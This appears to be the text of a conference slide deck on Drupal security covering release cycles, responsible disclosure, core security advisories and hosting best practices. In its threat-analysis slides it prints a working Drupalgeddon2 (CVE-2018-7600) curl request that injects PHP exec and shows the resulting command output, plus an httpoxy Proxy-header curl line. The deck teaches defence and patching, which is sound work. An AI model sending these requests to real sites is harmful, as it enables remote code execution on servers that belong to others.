MD SYSTEMS

DRUPAL

SECURITY

MIRO DIETIKER

Founder

I am...

- End User
- Site builder
- Developer
- Maintainer
- Open Source Initiative Leader

I am consulting...

- Agencies
- Hosters

1,600
1,400
1,200
1,000
800
600
400
200
0
Acquia
MD Systems
Chapter Three
Valuebound
Commerce Guys
PreviousNext
Drupal Association
Mediacurrent
Faichi Solutions Pvt Ltd
Tag1 Consulting
DrupalJedi
QED42
Deeson
Lullabot
FFW
Druid
Wunder Group
Phase2
ACTO Team
Axelerant
Zyxware Technologies
Pfizer, Inc.
Examiner.com
Lingotek
Skilld
Sapient
Melity
Palantir.net
Srijan Technologies, India
Cheppers Ltd.

Security - Responsible disclosure

"...A vulnerability is disclosed only after a period of time that allows for the vulnerability to be patched."

Wikipedia

"The Drupal project has been following a responsible disclosure model for more than 12 years."

Jess (xjm), Drupal Security Team

Outline

- BASICS - Drupal Facts
- BASICS - Security
- CRITICAL THREATS
- HOSTERS
- OUTLOOK

MD SYSTEMS

BASICS

DRUPAL FACTS

Basics - Technology Stack

Minimal

- HTTP
- PHP
- MySQL
- HTML5
- CSS
- JS

Advanced Services

- Caches
  - Key-Value
- Search
- Edge Cache
- CDN
- Storage
- Deep integrations

Examples

- Redis
- Memcache
- Solr, Elastic Search
- Varnish
- Fastly, Cloudflare
- S3, ...

Basics - Heaviness

Drupal 7.x
2018-09-11
- 1262 files
- 16MB code

Drupal 8.0.0
2015-11-19
- 15777 files
- 93MB core

Including libraries

Drupal 8.6.x
2018-
- 17634 files
- 104MB core

Composer

With libraries
- 22352 files
- 135MB

Basics - Performance

Caches

- Entity Cache
- Render Cache
  - Metadata bubbling
  - Context
  - Cache Tags
- Page Cache


By default

- Maxim cacheability
- Auto flushing
- No stale caches

At the price of additional complexity

Basics - Performance example with CDN

A viral news >20x traffic peak with >99% cache coverage by the Fastly CDN with cache tag based minimal flushing.



Basics - Getting off the island

Drupal 8 adopted...

- Symfony
  - Vendor libraries
- JS libraries
- Composer

md SYSTEMS

Basics - Current trends & initiatives

End users

- Media
- Out-of-the-box
- Modernize Admin UI
- Workflow
- Layout
- Extended Security Support

Technology


- Decoupled
- API first
- Adopt React
- Configuration management
- Migrate

MD SYSTEMS

BASICS

SECURITY


Basics - Release Cycles & Support



Basics - Release Cycles & Support


Drupal 9

will be released in **2020**




Drupal 7

will be supported until **November 2021**



Drupal 8

will be end-of-life by **November 2021**



"The first release of Drupal 9 will be very similar to the last minor release of Drupal 8, as the primary goal of the Drupal 9.0.0 release will be to remove deprecated code and update third-party dependencies."

https://dri.es/drupal-7-8-and-9

Basics - Commercial LTS

- Drupal 6 LTS
  https://www.drupal.org/project/d6lts

- Drupal 7 LTS will come

https://dri.es/drupal-7-8-and-9

Basics - Collaboration

drupal.org

- Projects
- Issues
- Patches
- Git repositories
- Test bot
- Releases
- Update info

security.drupal.org

- Projects
- Issues
- Patches

Security reports here please!

Basics - Public service announcements

https://www.drupal.org/security/psa

https://www.drupal.org/security


Coordination with dependencies.

Security release numbers and release timing explained

https://www.drupal.org/node/1173280

Is Drupal secure?

https://www.drupal.org/documentation/is-drupal-secure



Security announcements


In addition to the news page and sub-tabs, all security announcements are posted to an email list. To subscribe to email: log in, go to your user profile page and subscribe to the security newsletter on the *Edit » My newsletters* tab.

You can also get rss feeds for core, contrib, or public service announcements or follow @drupalsecurity on Twitter.

Contacting the Security team

In order to report a security issue, or to learn more about the security team, please see the Security team handbook page.


Basics - Security advisories



Contrib:

https://www.drupal.org/security/contrib

Maintainers opt-in for security coverage



md SYSTEMS

Basics - Attach surface examples

OS / Open Services Application

- MySQL - Request SQL Injection
- PHP - Request
  - Code Injection
  - Code Upload

Users

- Access - Passwords
- Content - XSS

Mitigations through abstraction layers

- Entity query API
- Database query API
- Form API
- Folder protection
- Twig autoescape

Basics - Attach surface examples

Site building

- Misconfiguration

Developer

- Insecure code

MD SYSTEMS

CRITICAL THREATS

ANALYSIS

Threat - SA-CORE-2016-003

Drupal core | Contributed projects | Public service announcements

SA-CORE-2014-005 - Drupal core - SQL injection

Posted by Drupal Security Team on *15 Oct 2014 at 16:02 UTC*

- Advisory ID: DRUPAL-SA-CORE-2014-005
- Project: Drupal core
- Version: 7.x
- Date: 2014-Oct-15
- Security risk: 25/25 (Highly Critical) AC:None/A:None/CI:All/II:All/E:Exploit/TD:All
- Vulnerability: SQL Injection

Description

Drupal 7 includes a database abstraction API to ensure that queries executed against the database are sanitized to prevent SQL injection attacks.

A vulnerability in this API allows an attacker to send specially crafted requests resulting in arbitrary SQL execution. Depending on the content of the requests this can lead to privilege escalation, arbitrary PHP execution, or other attacks.

This vulnerability can be exploited by anonymous users.

Update: Multiple exploits have been reported in the wild following the release of this security

New forum topics

Drupal 7.x and 8.x release on Oct 17th, 2018 - DRUPAL-PSA-2018-10-17

Status Rapport Error > trusted_host_patterns in settings.php

website has multilingual versions, but permanent node id url still appears

Limiting the number of page revisions that show up

Best way to add same fields to a content type?

Grouped filters

Migration Custom Plugin Return Value

Date Popup

Overriding profile2 user registration on 2 different urls

Lots of warnings and a deprecated

Threat - SA-CORE-2016-003 - Exploit

http://mattkorostoff.com/article/I-survived-drupalgeddon-how-hackers-took-over-my-site

Threat - SA-CORE-2016-003

md SYSTEMS

Drupal core | Contributed projects | Public service announcements

Drupal Core - Highly Critical - Injection - SA-CORE-2016-003

Posted by Drupal Security Team on *18 Jul 2016 at 13:53 UTC*

- Advisory ID: DRUPAL-SA-CORE-2016-003
- Project: Drupal core
- Version: 8.x
- Date: 2016-July-18
- Security risk: 20/25 (Highly Critical) AC:Basic/A:None/CI:All/II:All/E:Proof/TD:Default
- Vulnerability: Injection

Description

Drupal 8 uses the third-party PHP library Guzzle for making server-side HTTP requests. An attacker can provide a proxy server that Guzzle will use. The details of this are explained at https://httpoxy.org/.

CVE identifier(s) issued

- CVE-2016-5385

Versions affected

New forum topics

Drupal 7.x and 8.x release on Oct 17th, 2018 - DRUPAL-PSA-2018-10-17

Status Rapport Error > trusted_host_patterns in settings.php

website has multilingual versions, but permanent node id url still appears

Limiting the number of page revisions that show up

Best way to add same fields to a content type?

Grouped filters

Migration Custom Plugin Return Value

Date Popup

Overriding profile2 user registration on 2 different urls

Lots of warnings and a deprecated

Threat - SA-CORE-2016-003 - Exploit

"...Direct the server to open outgoing connections to an address and port of their choosing"

```
# curl -H 'Proxy: 172.17.0.1:12345' example.com
```

https://httpoxy.org/

Threat - SA-CORE-2018-002

Drupal core | Contributed projects | Public service announcements

Drupal core - Highly critical - Remote Code Execution - SA-CORE-2018-002

Project: Drupal core
Date: 2018-March-28
Security risk: **Highly critical** 24/25 AC:None/A:None/CI:All/II:All/E:Exploit/TD:Default
Vulnerability: Remote Code Execution
CVE IDs: CVE-2018-7600
Description:
A remote code execution vulnerability exists within multiple subsystems of Drupal 7.x and 8.x. This potentially allows attackers to exploit multiple attack vectors on a Drupal site, which could result in the site being completely compromised.

The security team has written an FAQ about this issue.

Solution:
Upgrade to the most recent version of Drupal 7 or 8 core.

- **If you are running 7.x, upgrade to Drupal 7.58.** (If you are unable to update immediately, you can attempt to apply this patch to fix the vulnerability until such time as you are able to completely update.)
- **If you are running 8.5.x, upgrade to Drupal 8.5.1.** (If you are unable to update immediately, you can attempt to apply this patch to fix the vulnerability until such time as you are able to completely update.)


Contact and more information

The Drupal security team can be reached by email at security at drupal.org or via the contact form.

Learn more about the Drupal Security team and their policies, writing secure code for Drupal, and securing your site.


Follow the Drupal Security Team on Twitter @drupalsecurity

Threat - SA-CORE-2018-002 - Timeline



https://www.acquia.com/blog/acquia-blocks-500000-attack-attempts-sa-core-2018-002

Threat - SA-CORE-2018-002 - Payloads



https://blog.malwarebytes.com/threat-analysis/2018/05/look-drupalgeddon-client-side-attacks/

Threat - SA-CORE-2018-002 - Exploit

"It uses the `user/register` *URL,* `#post_render` *parameter, targeting* `account/mail`*, using PHP's* `exec` *function."*

```
# curl -k -i
'http://localhost/user/register?element_parents=account/mail/%23value&ajax_form=
1&_wrapper_format=drupal_ajax' \
    --data
'form_id=user_register_form&_drupal_ajax=1&mail[a][#post_render][]=exec&mail[a][
#type]=markup&mail[a][#markup]=uname -a'
```

[{"command":"insert","method":"replaceWith","selector":null,"data":"Linux ubuntu140045x64-drupal 3.13.0-144-generic #193-Ubuntu SMP Thu Mar 15 17:03:53 UTC 2018 x86_64 x86_64 x86_64 GNU\/Linux\u003Cspan class=\u0022ajax-new-content\u0022\u003E\u003C\/span\u003E","settings":null}]

Threat - SA-CORE-2018-004

Drupal core | Contributed projects | Public service announcements

Drupal core - Highly critical - Remote Code Execution - SA-CORE-2018-004

Project: Drupal core
Date: 2018-April-25
Security risk: **Highly critical** 20/25 AC:Basic/A:User/CI:All/II:All/E:Exploit/TD:Default
Vulnerability: Remote Code Execution
CVE IDs: CVE-2018-7602
Description:
A remote code execution vulnerability exists within multiple subsystems of Drupal 7.x and 8.x. This potentially allows attackers to exploit multiple attack vectors on a Drupal site, which could result in the site being compromised. This vulnerability is related to Drupal core - Highly critical - Remote Code Execution - SA-CORE-2018-002. Both SA-CORE-2018-002 and this vulnerability are being exploited in the wild.

Updated — this vulnerability is being exploited in the wild.

Solution:
Upgrade to the most recent version of Drupal 7 or 8 core.

- If you are running 7.x, upgrade to Drupal 7.59.
- If you are running 8.5.x, upgrade to Drupal 8.5.3.
- If you are running 8.4.x, upgrade to Drupal 8.4.8. (Drupal 8.4.x is no longer supported and we don't normally provide security releases for unsupported minor releases. However, we

Contact and more information

The Drupal security team can be reached by email at security at drupal.org or via the contact form.

Learn more about the Drupal Security team and their policies, writing secure code for Drupal, and securing your site.

Follow the Drupal Security Team on Twitter @drupalsecurity

Threat - SA-CORE-2018-004 - Exploit

"It uses the `user/register` *URL,* `#post_render` *parameter, targeting* `account/mail`*, using PHP's* `exec` *function."*


*"**Five hours after the Drupal team** published a security update for the Drupal CMS, hackers have found a way to weaponize the patched vulnerability, and are actively exploiting it in the wild."*

%2523 => #

https://www.bleepingcomputer.com/news/security/hackers-dont-give-site-owners-time-to-patch-start-exploiting-new-drupal-flaw-within-hours/

Threat - SA-CORE-2018-004

Sites on secure, tagged releases after each SA



https://www.drupaleurope.org/session/responsible-disclosure-cross-project-collaboration-and-drupal-8-security

MD SYSTEMS

HOSTERS

Hosters - Best practices

- Offer wizards, setup howtos
- Vendor folder out of webroot
- Readonly root
- Support ssh, git, drush, rsync
- Add services
  - edge cache
  - key-value caching store

Hosters - Best practices

- Sign-up for PSA
- Act immediately
- Implement Filters
- Autopatch

OUTLOOK

Outlook - AutoUpdates

- Challenges
  - Managing trust
  - Writable code folder
  - Or trigger a deployment
  - Very highly privileged

- Alternatives: Application firewall

Outlook - API First

“Drupal 8 APIs are new and evolving. Vulnerabilities evolve along with them.”

Jess (xjm), Drupal Security Team

- Challenges
  - API circumvents form submit
  - Risk for backdoors and automated exploitability

https://www.drupaleurope.org/session/responsible-disclosure-cross-project-collaboration-and-drupal-8-security

Thanks!

ANY QUESTIONS?